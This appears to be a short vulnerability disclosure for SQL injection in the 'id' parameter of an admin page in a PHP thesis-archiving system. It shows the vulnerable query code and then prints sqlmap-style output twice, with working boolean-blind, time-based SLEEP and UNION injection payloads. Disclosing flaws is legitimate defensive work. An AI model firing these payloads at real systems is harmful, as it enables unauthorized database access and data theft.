

SQL injection vulnerability exists in id parameter of /admin/departments/view_department.php file of Online Thesis Archiving System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```php
require_once('../../config.php');
if(isset($_GET['id'])){
    $qry = $conn->query("SELECT * FROM `curriculum_list` where id = '{$_GET['id']}'");
    if($qry->num_rows > 0){
        $res = $qry->fetch_array();
        foreach($res as $k => $v){
            if(!is_numeric($k))
            $$k = $v;
        }
    }
}
?>
```



```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4600=4600 AND 'YMqJ'='YMqJ

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1981 FROM (SELECT(SLEEP(5)))FAwE) AND 'ytko'='ytko

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-2674' UNION ALL SELECT CONCAT(0x7178787871,0x55444f744a736a754c54694f4e466f4b5a586f506a684d7a6453794e78685a6b50694e414b75596c,0x7170767a71),NU
LL,NULL,NULL,NULL,NULL,NULL-- -
---
```

“

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4600=4600 AND 'YMqJ'='YMqJ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1981 FROM (SELECT(SLEEP(5)))FAwE) AND 'ytko'='ytko

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-2674' UNION ALL SELECT CONCAT(0x7178787871,0x55444f744a736a754c54694f4e466f4b5a586f506a684d7a6453794e78685a6b50694e414b75596c,0x7170767a71),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
```

“

Source Download：

https://www.campcodes.com/projects/php/online-thesis-archiving-system-in-php-mysql/